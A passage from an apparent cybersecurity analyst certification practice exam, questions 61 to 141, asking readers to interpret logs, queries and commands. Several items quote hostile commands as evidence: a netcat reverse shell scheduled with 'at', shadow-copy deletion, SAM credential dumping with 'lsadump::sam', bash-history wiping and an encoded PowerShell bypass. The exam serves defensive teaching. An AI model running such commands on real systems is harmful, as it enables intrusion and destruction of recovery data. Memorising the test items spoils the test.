**D.** Block the IP addresses and validate that traffic stopped if it comes from them.

**61.** Naomi wants to enforce her organization's security policies on cloud service users. What technology is best suited to this?

**A.** OAuth

**B.** CASB

**C.** OpenID

**D.** DMARC

**62.** Elliott pays for a threat intelligence feed from a commercial vendor. What type of threat intelligence is this?

**A.** Open source intelligence

**B.** Attributed intelligence

**C.** Closed source intelligence

**D.** Unattributed intelligence

**63.** What is the key difference between a runbook and a playbook?

**A.** Runbooks are used to run services; playbooks are used to document how services are set up.

**B.** Runbooks and playbooks are the same.

**C.** Runbooks are used for incident response teams; playbooks are used by operations teams.

**D.** A runbook is a step-by-step guide to perform a task, whereas a playbook is a higher-level strategic plan for response to a scenario.

**64.** What term is used to describe defenses that obfuscate the attack surface of an organization by deploying decoys and attractive targets to slow down or distract an attacker?

**A.** Cyber deception

**B.** A honeyjar

**C.** A bear trap

**D.** An interactive defense

**65.** Tara has observed multiple users in her organization's system administration team using the same credentials to manage servers. What should she identify this concern as if she's using the STRIDE framework?

**A.** Spoofing

**B.** Repudiation

**C.** Denial of service

**D.** Tampering

**66.** Anja wants to visualize her organization's cyber risk profile. What process should she engage in to accomplish this task?

**A.** OSINT

**B.** Threat mapping

**C.** STRIDE

**D.** The Pyramid of Pain

**67.** What type of tool uses analytics to detect threats by comparing the behavior of users and devices like servers to baselines and norms?

**A.** UEBA

**B.** SIEM

**C.** IPS

**D.** OTX

**68.** Amanda has discovered that the following command was run on a workstation after her EDR tool captured unusual behavior

```
powershell.exe -NoProfile -NonInteractive -Exec Bypass -e
aGkhIHlvdSBmb3VuZCBhbiBlYXN0ZXIgZWdnIQ==
```

What has she most likely discovered?

**A.** An automated process running from the Active Directory controller

**B.** An EDR false positive

**C.** A LOLBins style attack running obfuscated commands

**D.** A user attempting a privilege escalation attack

**69.** Michelle wants to determine if a pulse she is reviewing in AlienVault OTX is reliable. Which of the following is the best indicator of quality for a pulse?

**A.** The pulse score

**B.** The number of times the pulse has been updated

**C.** The number of data points in the pulse

**D.** Community feedback

**70.** Lisa has discovered what she believes is embedded Base64 encoded data being exfiltrated via DNS queries:

```
Q3VyaW91cyB0ZXN0IHRha2VycyBhcmUgdGhlIGJlc3Qh
```

What tool can she use to easily decode the Base64-encoded string that she found?

**A.** Strings

**B.** CyberChef

**C.** chmod

**D.** `convert.exe`

**71.** Mark wants to attribute a malware package to an attacker. Which of the following is not a commonly attributable element of a malware package?

**A.** Tooling

**B.** Attack timelines

**C.** Shared infrastructure

**D.** Operating system versions

**72.** What is the most important security benefit of attributing a malware package to a threat actor?

**A.** It helps with insurance claims.

**B.** It can help identify other likely behaviors.

**C.** It provides someone to blame.

**D.** It can help with media coverage.

**73.** Based on the Pyramid of Pain, place the following items in order from easiest to hardest for threat actors to deal with not having: tools, domain names, hash values?

**A.** Hash values, domain names, tools

**B.** Domain names, hash values, tools

**C.** Hash values, tools, domain names

**D.** Tools, domain names, hash values

**74.** What three layers make up a software-defined network?

**A.** Application, Datagram, and Physical layers

**B.** Application, Control, and Infrastructure layers

**C.** Control, Infrastructure, and Session layers

**D.** Data link, Presentation, and Transport layers

**75.** Micah is designing a containerized application security environment and wants to ensure that the container images he is deploying do not introduce security issues due to vulnerable applications. What can he integrate into the CI/CD pipeline to help prevent this?

**A.** Automated checking of application hashes against known good versions

**B.** Automated vulnerability scanning

**C.** Automated fuzz testing

**D.** Automated updates

**76.** Carmen's SIEM flags an EDR event from a workstation that lists the following command being run:

```
wmic shadowcopy delete /nointeractive
```

She wants to categorize this threat according to MITRE's ATT&CK framework. What technique should she categorize it as?

**A.** ID: T1221 Template Injection

**B.** ID: T1112 Modify Registry

**C.** ID: T1212 Exploitation for Credential Access

**D.** ID: T1490 Inhibit System Recovery

**77.** Answer the question based on your knowledge of container security and the following scenario.

Brandon has been tasked with designing the security model for container use in his organization. He is working from the NIST SP 800-190 document and wants to follow NIST recommendations wherever possible.

Brandon needs to deploy containers with different purposes, data sensitivity levels, and threat postures to his container environment. How should he group them?

**A.** Segment containers by purpose

**B.** Segment containers by data sensitivity

**C.** Segment containers by threat model

**D.** All of the above

**78.** Answer the question based on your knowledge of container security and the following scenario.

Brandon has been tasked with designing the security model for container use in his organization. He is working from the NIST SP 800-190 document and wants to follow NIST recommendations wherever possible.

What issues should Brandon consider before choosing to use the vulnerability management tools he has in his non-container-based security environment?

**A.** Vulnerability management tools may make assumptions about host durability.

**B.** Vulnerability management tools may make assumptions about update mechanisms and frequencies.

**C.** Both A and B.

**D.** Neither A nor B.

**79.** What key functionality do enterprise privileged account management tools provide?

**A.** Password creation

**B.** Access control to individual systems

**C.** Entitlement management across multiple systems

**D.** Account expiration tools

**80.** Amira wants to deploy an open standard–based single sign-on (SSO) tool that supports both authentication and authorization. What open standard should she look for if she wants to federate with a broad variety of identity providers and service providers?

**A.** LDAP

**B.** SAML

**C.** OAuth

**D.** OpenID Connect

**81.** Adam is testing code written for a client-server application that handles financial information and notes that traffic is sent between the client and server via TCP port 80. What should he check next?

**A.** If the server stores data in unencrypted form

**B.** If the traffic is unencrypted

**C.** If the systems are on the same network

**D.** If usernames and passwords are sent as part of the traffic

**82.** Faraj wants to use statistics gained from live analysis of his network to programmatically change its performance, routing, and optimization. Which of the following technologies is best suited to his needs?

**A.** Serverless

**B.** Software-defined networking

**C.** Physical networking

**D.** Virtual private networks (VPNs)

**83.** Elaine's team has deployed an application to a cloud-hosted serverless environment. Which of the following security tools can she use in that environment?

**A.** Endpoint antivirus

**B.** Endpoint DLP

**C.** IDS for the serverless environment

**D.** None of the above

**84.** Lucca wants to quickly perform event correlation in an automated and low-cost way that allows for useful output despite large and relatively complex IoC datasets. What tool or process should he consider?

**A.** A large pool of dedicated security analysts

**B.** An advanced SIEM tool using rule-based analysis

**C.** A group of security analysts and a larger pool of entry-level staff who can filter data

**D.** An AI-based analysis tool with an appropriate prompt

**85.** Kubernetes and Docker are examples of what type of technology?

**A.** Encryption

**B.** Software-defined networking

**C.** Containerization

**D.** Serverless

**86.** Nathan is designing the logging infrastructure for his company and wants to ensure that a compromise of a system will not result in the loss of that system's logs. What should he do to protect the logs?

**A.** Limit log access to administrators.

**B.** Encrypt the logs.

**C.** Rename the log files from their common name.

**D.** Send the logs to a remote server.

**87.** Ansel knows he wants to use federated identities in a project he is working on. Which of the following should not be among his choices for a federated identity protocol?

**A.** OpenID

**B.** SAML

**C.** OAuth

**D.** Authman

**88.** James uploads a file that he believes is potentially a malware package to VirusTotal and receives positive results, but the file is identified with multiple different malware package names. What has most likely occurred?

**A.** The malware is polymorphic and is being identified as multiple viruses because it is changing.

**B.** Different antimalware engines call the same malware package by different names.

**C.** VirusTotal has likely misidentified the malware package, and this is a false positive.

**D.** The malware contains multiple malware packages, resulting in the matches.

**89.** Isaac wants to monitor live memory usage on a Windows system. What tool should he use to see memory usage in a graphical user interface?

**A.** MemCheck

**B.** Performance Monitor

**C.** WinMem

**D.** `top`

**90.** Abul wants to identify typical behavior on a Windows system using a built-in tool to understand memory, CPU, and disk utilization. What tool can he use to see both real-time performance and over a period of time?

**A.** `sysmon`

**B.** `sysgraph`

**C.** `resmon`

**D.** `resgraph`

**91.** Jonas wants to use a port scanner to identify potential rogue devices on a network that hosts his organization's ICS and SCADA devices. Why might he be told he cannot use this process to identify potential rogues?

**A.** Scans may not be permitted by certifying agencies.

**B.** Scans may result in false positives.

**C.** Scans may crash devices.

**D.** Scans may identify vulnerabilities.

**92.** What does execution of `wmic.exe`, `powershell.exe`, or `winrm.vbs` most likely indicate if you discover one or more was run on a typical end user's workstation?

**A.** A scripted application installation

**B.** Remote execution of code

**C.** A scripted application uninstallation

**D.** A zero-day attack

**93.** Ben is reviewing network traffic logs and notices HTTP and HTTPS traffic originating from a workstation. What TCP ports should he expect to see this traffic sent to under most normal circumstances?

**A.** 80 and 443

**B.** 22 and 80

**C.** 80 and 8088

**D.** 22 and 443

**94.** Lucy is an SOC operator for her organization and is responsible for monitoring her organization's SIEM and other security devices. Her organization has both domestic and international sites, and many of their employees travel frequently.

While Lucy is monitoring the SIEM, she notices that all of the log sources from her organization's New York branch have stopped reporting for the past 24 hours. What type of detection rules or alerts should she configure to make sure she is aware of this sooner next time?

**A.** Heuristic

**B.** Behavior

**C.** Availability

**D.** Anomaly

**95.** Lucy is an SOC operator for her organization and is responsible for monitoring her organization's SIEM and other security devices. Her organization has both domestic and international sites, and many of their employees travel frequently.

After her discovery in the previous question, Lucy is tasked with configuring alerts that are sent to system administrators. She builds a rule that can be represented in pseudocode as follows:

Send an SMS alert every 30 seconds when systems do not send logs for more than one minute.

The average administrator at Lucy's organization is responsible for 150–300 machines.

What danger does Lucy's alert create?

**A.** A DDoS that causes administrators to not be able to access systems.

**B.** A network outage.

**C.** Administrators may ignore or filter the alerts.

**D.** A memory spike.

**96.** Lucy is a SOC operator for her organization and is responsible for monitoring her organization's SIEM and other security devices. Her organization has both domestic and international sites, and many of their employees travel frequently.

Lucy configures an alert that detects when users who do not typically travel log in from other countries. What type of analysis is this?

**A.** Trend

**B.** Availability

**C.** Heuristic

**D.** Behavior

**97.** Disabling unneeded services is an example of what type of activity?

**A.** Threat modeling

**B.** Incident remediation

**C.** Proactive risk assessment

**D.** Reducing the threat attack surface area

**98.** Sally has written the following Snort rule. What will it detect?

```
alert tcp anyany -> anyany (msg: "Alert!"; flow:to_server,
established; content: "POST"; nocase; content:"/login.php";
nocase; content: "username="; nocase; content: "password=";
nocase; content:"'"; sid:1000016; rev:1;)
```

**A.** A port scan

**B.** A web application login

**C.** A denial-of-service attack

**D.** A SQL injection attack

**99.** Ian wants to capture information about privilege escalation attacks on a Linux system. If he believes that an insider is going to exploit a flaw that allows them to use `sudo` to assume root privileges, where is he most likely to find log information about what occurred?

**A.** The `sudoers` file

**B.** `/var/log/sudo`

**C.** `/var/log/auth.log`

**D.** Root's `.bash_log`

**100.** What type of information can Gabby determine from Tripwire logs on a Linux system if it is configured to monitor a directory?

**A.** How often the directory is accessed

**B.** If files in the directory have changed

**C.** If sensitive data was copied out of the directory

**D.** Who has viewed files in the directory

**101.** While reviewing for a system that she suspects attackers may be using LOLBins on, Charlene discovers that a user has recently run the following command in a Windows console window:

```
psexec \\10.0.11.1 -u Administrator -p examplepw cmd.exe
```

What has occurred?

**A.** The user has opened a command prompt on their workstation.

**B.** The user has opened a command prompt on the desktop of a remote workstation.

**C.** The user has opened an interactive command prompt as Administrator on a remote workstation.

**D.** The user has opened a command prompt on their workstation as Administrator.

**102.** While reviewing `tcpdump` data, Kwame discovers that hundreds of different IP addresses are sending a steady stream of SYN packets to a server on his network. What concern should Kwame have about what is happening?

**A.** A firewall is blocking connections from occurring.

**B.** An IPS is blocking connections from occurring.

**C.** A denial-of-service attack.

**D.** An ACK blockage.

**103.** After being prevented from using port scans to identify wired rogues in an operational technology network, Jonas needs to assess systems to identify potential rogue devices. Which of the following techniques is the most efficient way to accomplish his task?

**A.** Check MAC address lists from switches against known device hardware addresses.

**B.** Manually identify each plugged in device.

**C.** Use a network scan tool to check for unknown SSIDs.

**D.** Conduct a TCP connect scan of all devices on the network.

**104.** Charles is investigating an unresponsive web application server and runs the `netstat` command. The output shows a multitude of TCP connections in the established state but with very low traffic rates. What does this IoC indicate?

**A.** A denial-of-service attack exhausting the system's TCP connection pool

**B.** A vulnerability scan testing all of the server's HTTP ports

**C.** A bandwidth issue resulting in slow traffic to clients

**D.** A CPU load issue resulting in slow responses

**105.** Gabby executes the following command. What is she doing?

```
ps -aux | grep apache2 | grep root
```

**A.** Searching for all files owned by root named apache2.

**B.** Checking currently running processes with the words apache2 and root both appearing in the output of ps.

**C.** Shutting down all apache2 processes run by root.

**D.** There is not enough information to answer this question.

**106.** While reviewing email headers, Saanvi notices an entry that reads as follows:

From: "John Smith, CIO"<`jsmith@example.com`> with a Received: parameter that shows `mail.demo.com` [10.74.19.11].

Which of the following scenarios is most likely if `demo.com` is not a domain belonging to the same owner as `example.com`?

**A.** John Smith's email was forwarded by someone at `demo.com`.

**B.** John Smith's email was sent to someone at `demo.com`.

**C.** The headers were forged to make it appear to have come from John Smith.

**D.** The `mail.demo.com` server is a trusted email forwarding partner for `example.com`.

**107.** Fiona wants to prevent email impersonation of individuals inside her company. What technology can best help prevent this?

**A.** IMAP

**B.** SPF

**C.** DKIM

**D.** DMARC

**108.** Which of the items from the following list is not typically found in an email header?

**A.** Sender IP address

**B.** Date

**C.** Receiver IP address

**D.** Private key

**109.** Ian wants to leverage multiple threat flows and is frustrated that they come in different formats. What type of tool might best assist him in combining this information and using it to further streamline his operations?

**A.** IPS

**B.** OCSP

**C.** SOAR

**D.** SAML

**110.** Cassandra is classifying a threat actor, and she describes the actor as wanting to steal nuclear research data. What term best describes this information?

**A.** An alias

**B.** A goal

**C.** Their sophistication

**D.** Their resource level

**111.** During a log review, Mei sees repeated firewall entries, as shown here:

```
Sep 16 2025 23:01:37: %ASA-4-106023: Deny tcp src
outside:10.10.0.100/53534 dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2025 23:01:38: %ASA-4-106023: Deny tcp src
outside:10.10.0.100/53534 dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2025 23:01:39: %ASA-4-106023: Deny tcp src
outside:10.10.0.100/53534 dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2025 23:01:40: %ASA-4-106023: Deny tcp src
outside:10.10.0.100/53534 dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
```

What service is the remote system most likely attempting to access?

**A.** H.323

**B.** SNMP

**C.** MS-SQL

**D.** Oracle

**112.** Tracy wants to securely transfer threat intelligence information via HTTPS. What protocol should she use to ensure broad compatibility using an industry standard?

**A.** STIX

**B.** OSINT

**C.** BEC

**D.** TAXII

**113.** While reviewing Apache logs, Nara sees the following entries as well as hundreds of others from the same source IP address. What should Nara report has occurred?

```
[21/Jul/2019:02:18:33 -0500] - - 10.0.1.1 "GET /scripts/sample.php" "-"
302 336 0
[21/Jul/2019:02:18:35 -0500] - - 10.0.1.1 "GET /scripts/test.php" "-"
302 336 0
[21/Jul/2019:02:18:37 -0500] - - 10.0.1.1 "GET /scripts/manage.php" "-"
302 336 0
[21/Jul/2019:02:18:38 -0500] - - 10.0.1.1 "GET /scripts/download.php" "-"
302 336 0
[21/Jul/2019:02:18:40 -0500] - - 10.0.1.1 "GET /scripts/update.php" "-"
302 336 0
[21/Jul/2019:02:18:42 -0500] - - 10.0.1.1 "GET /scripts/new.php" "-"
302 336 0
```


**A.** A denial-of-service attack

**B.** A vulnerability scan

**C.** A port scan

**D.** A directory traversal attack

**114.** Andrea needs to add a firewall rule that will prevent external attackers from conducting topology gathering reconnaissance on her network. Where in the following image should she add a rule intended to block this type of traffic?




**A.** The firewall

**B.** The router

**C.** The distribution switch

**D.** The Windows server

**115.** Cormac needs to lock down a Windows workstation that has recently been scanned using Nmap on a Kali Linux–based system, with the results shown here. He knows that the workstation needs to access websites and that the system is part of a Windows domain. What ports should he allow through the system's firewall for externally initiated connections?

```
root@kali:~# nmap -sS -P0 -p 0-65535 192.168.1.14

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-25 21:08 EDT
Nmap scan report for dynamo (192.168.1.14)
Host is up (0.00023s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
7680/tcp  open  unknown
22350/tcp open  CodeMeter
49677/tcp open  unknown
MAC Address: BC:5F:F4:7B:4B:7D (ASRock Incorporation)
```

**A.** 80, 135, 139, and 445.

**B.** 80, 445, and 3389.

**C.** 135, 139, and 445.

**D.** No ports should be open.

**116.** Frank's team uses the following query to identify events in their threat intelligence tool. Why would this scenario be of concern to the security team?

```
select * from network-events where data.process.image.file = 'cmd.exe' AND
data.process.parentImage.file != 'explorer.exe' AND data.process. action =
'launch'
```

**A.** Processes other than `explorer.exe` typically do not launch command prompts.

**B.** `cmd.exe` should never launch `explorer.exe`.

**C.** `explorer.exe` provides administrative access to systems.

**D.** `cmd.exe` runs as administrator by default when launched outside of Explorer.

**117.** Mark writes a script to pull data from his security data repository. The script includes the following query:

```
select source.name, data.process.cmd, count(*) AS hostcount
from windows-events where type = 'sysmon' AND
data.process.action = 'launch' AND data.process. image.file =
'reg.exe' AND data.process.parentImage.file = 'cmd.exe'
```

He then queries the returned data using the following script:

```
select source.name, data.process.cmd, count(*) AS hostcount
from network-events where type = 'sysmon' AND
data.process.action = 'launch' AND data.process. image.file =
'cmd.exe' AND data.process.parentImage.file = 'explorer.exe'
```

What events will Mark see?

**A.** Uses of `explorer.exe` where it is launched by `cmd.exe`

**B.** Registry edits launched via the command line from Explorer

**C.** Registry edits launched via `explorer.exe` that modify `cmd.exe`

**D.** Uses of `cmd.exe` where it is launched by `reg.exe`

**118.** Mateo is responsible for hardening systems on his network, and he discovers that a number of network appliances have exposed services, including telnet, FTP, and web servers. What is his best option to secure these systems?

**A.** Enable host firewalls.

**B.** Install patches for those services.

**C.** Turn off the services for each appliance.

**D.** Place a network firewall between the devices and the rest of the network.

**119.** Deepa wants to see the memory utilization for multiple Linux processes all at once. What command should she run?


**A.** `top`

**B.** `ls -mem`

**C.** `mem`

**D.** `memstat`

**120.** While reviewing a system she is responsible for, Amanda notices that the system is performing poorly and runs `htop` to see a graphical representation of system resource usage. She sees the information shown in the following image:




What issue should Amanda report to the system administrator?


**A.** High network utilization

**B.** High memory utilization

**C.** Insufficient swap space

**D.** High CPU utilization

**121.** While reviewing a system she is responsible for, Amanda notices that the system is performing poorly and runs `htop` to see a graphical representation of system resource usage. She sees the information shown in the following image. What command could Amanda run to find the process with the highest CPU utilization if she did not have access to `htop`?



**A.** `ps`

**B.** `top`

**C.** `proc`

**D.** `load`

**122.** Angela's EDR alerts to a command that was on a Windows server in her domain:

```
lsadump::sam
```

What ATT&CK technique should she flag this as?

**A.** Security Account Manager dumping

**B.** Memory dumping

**C.** Cached domain credential dumping

**D.** `/etc/passwd` dumping

**123.** While reviewing output from the `netstat` command, John sees the following output. What should his next action be?

```
[minesweeper.exe]
  TCP    127.0.0.1:62522        dynamo:0      LISTENING
[minesweeper.exe]
TCP    192.168.1.100        151.101.2.69:https  ESTABLISHED
```

**A.** Capture traffic to 151.101.2.69 using Wireshark.

**B.** Initiate the organization's incident response plan.

**C.** Check to see if 151.101.2.69 is a valid Microsoft address.

**D.** Ignore it; this is a false positive.

**124.** What does EDR use to capture data for analysis and storage in a central database?

**A.** A network tap

**B.** Network flows

**C.** Software agents

**D.** Hardware agents

**125.** While reviewing the command history for an administrative user, Lakshman discovers a suspicious command that was captured:

```
ln /dev/null ~/.bash_history
```

What action was this user attempting to perform?

**A.** Enabling the Bash history

**B.** Appending the contents of `/dev/null` to the Bash history

**C.** Logging all shell commands to `/dev/null`

**D.** Allowing remote access from the null shell

**126.** Charles wants to determine whether a message he received was forwarded by analyzing the headers of the message. How can he determine this?

**A.** Reviewing the Message-ID to see if it has been incremented.

**B.** Checking for the In-Reply-To field.

**C.** Checking for the References field.

**D.** You cannot determine if a message was forwarded by analyzing the headers.

**127.** While reviewing the filesystem of a potentially compromised system, Marta sees the following output when running `ls -la`. What should her next action be after seeing this?

```
-rwxr-xr-x 1 root root     57 Mar  1  2013 paros
-rwxr-xr-x 1 root root  22256 May 13  2015 parse-edid
-rwxr-xr-x 1 root root  77248 Nov  2  2015 partx
lrwxrwxrwx 1 root root     15 Jan 28  2016 passmass -> expect_passmass
-rwsr-xr-x 1 root root  50000 Aug  5 18:23 passwd
-rwxr-xr-x 1 root root  31240 Jan 18  2016 paste
-rwxr-xr-x 1 root root     67 May 16  2013 paster
-rwxr-xr-x 1 root root     70 May 16  2013 paster2.7
-rwxr-xr-x 1 root root  14792 Nov  6  2015 pasuspender
-rwxr-xr-x 1 root root 128629 Jan 28  2016 patator
-rwxr-xr-x 1 root root 151272 Mar  7  2015 patch
lrwxrwxrwx 1 root root      3 Jan 28  2016 patchwork -> dot
-rwxr-xr-x 1 root root  31032 Dec 12  2015 patgen
-rwxr-xr-x 1 root root  31240 Jan 18  2016 pathchk
-rwxr-xr-x 1 root root  14648 Nov  6  2015 pax11publish
```

**A.** Continue to search for other changes.

**B.** Run `diff` against the password file.

**C.** Immediately change her password.

**D.** Check the `passwd` binary against a known good version.

**128.** Susan wants to check a Windows system for unusual behavior. Which of the following persistence techniques is not commonly used for legitimate purposes?

**A.** Scheduled tasks

**B.** Service replacement

**C.** Service creation

**D.** Autostart Registry keys

**129.** Matt is reviewing a query that his team wrote for their threat-hunting process. What will the following query warn them about?

```
select timeInterval(date, '4h'), 'data.login.user',
count(distinct data.login.machine.name) as machinecount from
network-events where data.winevent.EventID = 4624 having
machinecount> 1
```

**A.** Users who log in more than once a day

**B.** Users who are logged in to more than one machine within four hours

**C.** Users who do not log in for more than four hours

**D.** Users who do not log in to more than one machine in four hours

**130.** Ben wants to quickly check a suspect binary file for signs of its purpose or other information that it may contain. What Linux tool can quickly show him potentially useful information contained in the file?

**A.** `grep`

**B.** `more`

**C.** `less`

**D.** `strings`

**131.** Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root       507  0.0  0.1 258268  3288 ?        Ssl  15:52   0:00 /usr/
sbin/rsyslogd -n
message+   508  0.0  0.2  44176  5160 ?        Ss   15:52   0:00 /
usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile
--systemd-activa
root       523  0.0  0.3 281092  6312 ?        Ssl  15:52   0:00 /usr/lib/
accountsservice/accounts-daemon
root       524  0.0  0.7 389760 15956 ?        Ssl  15:52   0:00 /usr/
sbin/NetworkManager --no-daemon
root       527  0.0  0.1  28432  2992 ?        Ss   15:52   0:00 /lib/
systemd/systemd-logind
apache      714  0.0  0.1 27416  2748 ?        Ss   15:52   0:00 /www/
temp/webmin
root       617  0.0  0.1  19312  2056 ?        Ss   15:52   0:00 /usr/
sbin/irqbalance --pid=/var/run/irqbalance.pid
root       644  0.0  0.1 245472  2444 ?        Sl   15:52   0:01 /usr/
sbin/VBoxService
root       653  0.0  0.0  12828  1848 tty1     Ss+  15:52   0:00 /sbin/
agetty --noclear tty1 linux
root       661  0.0  0.3 285428  8088 ?        Ssl  15:52   0:00 /usr/lib/
policykit-1/polkitd --no-debug
root       663  0.0  0.3 364752  7600 ?        Ssl  15:52   0:00 /usr/
sbin/gdm3
root       846  0.0  0.5 285816 10884 ?        Ssl  15:53   0:00 /usr/lib/
upower/upowerd
root       867  0.0  0.3 235180  7272 ?        Sl   15:53   0:00
gdm-session-worker [pam/gdm-launch-environment]
Debian-+   877  0.0  0.2  46892  4816 ?        Ss   15:53   0:00 /lib/
systemd/systemd --user
Debian-+   878  0.0  0.0  62672  1596 ?        S    15:53   0:00 (sd-pam)
```

**A.** 508

**B.** 617

**C.** 846

**D.** 714

**132.** Damian has discovered that systems throughout his organization have been compromised for more than a year by an attacker with significant resources and technology. After a month of attempting to fully remove the intrusion, his organization is still finding signs of compromise despite their best efforts. How would Damian best categorize this threat actor?

**A.** Criminal

**B.** Hacktivist

**C.** APT

**D.** Unknown

**133.** While investigating a compromise, Glenn encounters evidence that a user account has been added to the system he is reviewing. He runs a `diff` of `/etc/shadow` and `/etc/passwd` and sees the following output. What has occurred?

```
root:$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3/
K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4f3cb/.BK8/:16828:0:99999:7:::
> daemon:*:16820:0:99999:7:::
> bin:*:16820:0:99999:7:::
> sys:*:16820:0:99999:7:::
> sync:*:16820:0:99999:7:::
> games:*:16820:0:99999:7:::
> man:*:16820:0:99999:7:::
> lp:*:16820:0:99999:7:::
> mail:*:16820:0:99999:7:::
> news:*:16820:0:99999:7:::
> uucp:*:16820:0:99999:7:::
> proxy:*:16820:0:99999:7:::
> www-data:*:16820:0:99999:7:::
> backup:*:16820:0:99999:7:::
> list:*:16820:0:99999:7:::
> irc:*:16820:0:99999:7:::
```

**A.** The root account has been compromised.

**B.** An account named `daemon` has been added.

**C.** The shadow password file has been modified.

**D.** `/etc/shadow` and `/etc/passwd` cannot be `diff`ed to create a useful comparison.

**134.** Bruce wants to integrate a security system to his SOAR. The security system provides real-time query capabilities, and Bruce wants to take advantage of this to provide up-to-the-moment data for his SOAR tool. What type of integration is best suited to this?

**A.** CSV

**B.** Flat file

**C.** API

**D.** Email

**135.** Carol wants to analyze email as part of her antispam and antiphishing measures. Which of the following is least likely to show signs of phishing or other email-based attacks?

**A.** The email's headers

**B.** Embedded links in the email

**C.** Attachments to the email

**D.** The email signature block

**136.** Juliette wants to decrease the risk of embedded links in email. Which of the following solutions is the most common method for doing this?

**A.** Removing all links in email

**B.** Redirecting links in email to a proxy

**C.** Scanning all email using an antimalware tool

**D.** Using a DNS blackhole and IP reputation list

**137.** James wants to use an automated malware signature creation tool. What type of environment do tools like this unpack and run the malware in?

**A.** A sandbox

**B.** A physical machine

**C.** A container

**D.** A DMARC

**138.** Luis discovers the following entries in `/var/log/auth.log`. What is most likely occurring?

```
Aug  6 14:13:00 demo sshd[5279]: Failed password for root from 10.11.34.11
port 38460 ssh2
Aug  6 14:13:00 demo sshd[5275]: Failed password for root from 10.11.34.11
port 38452 ssh2
Aug  6 14:13:00 demo sshd[5284]: Failed password for root from 10.11.34.11
port 38474 ssh2
Aug  6 14:13:00 demo sshd[5272]: Failed password for root from 10.11.34.11
port 38446 ssh2
Aug  6 14:13:00 demo sshd[5276]: Failed password for root from 10.11.34.11
port 38454 ssh2
Aug  6 14:13:00 demo sshd[5273]: Failed password for root from 10.11.34.11
port 38448 ssh2
Aug  6 14:13:00 demo sshd[5271]: Failed password for root from 10.11.34.11
port 38444 ssh2
Aug  6 14:13:00 demo sshd[5280]: Failed password for root from 10.11.34.11
port 38463 ssh2
Aug  6 14:13:01 demo sshd[5302]: Failed password for root from 10.11.34.11
port 38478 ssh2
Aug  6 14:13:01 demo sshd[5301]: Failed password for root from 10.11.34.11
port 38476 ssh2
```

**A.** A user has forgotten their password.

**B.** There was a brute-force attack against the root account.

**C.** A service is misconfigured.

**D.** There was a denial-of-service attack against the root account.

**139.** Gurvinder notices that his web applications provide debugging information when they return an error. What STRIDE threat model category should he identify this as?

**A.** Spoofing

**B.** Tampering

**C.** Repudiation

**D.** Information disclosure

**140.** Azra's network firewall denies all inbound traffic but allows all outbound traffic. While investigating a Windows workstation, she encounters a script that runs the following command:

```
at \\workstation10 20:30 every:F nc -nv 10.1.2.3 443 -e cmd.exe
```

What does it do?

**A.** It opens a reverse shell for host 10.1.2.3 using `netcat` every Friday at 8:30 p.m.

**B.** It uses the `AT` command to dial a remote host via NetBIOS.

**C.** It creates an HTTPS session to 10.1.2.3 every Friday at 8:30 p.m.

**D.** It creates a VPN connection to 10.1.2.3 every five days at 8:30 p.m. GST.

**141.** While reviewing the `auth.log` file on a Linux system she is responsible for, Reese discovers the following log entries:

```
Aug  6 14:13:06 demo sshd[5273]: PAM 5 more authentication failures; logname=
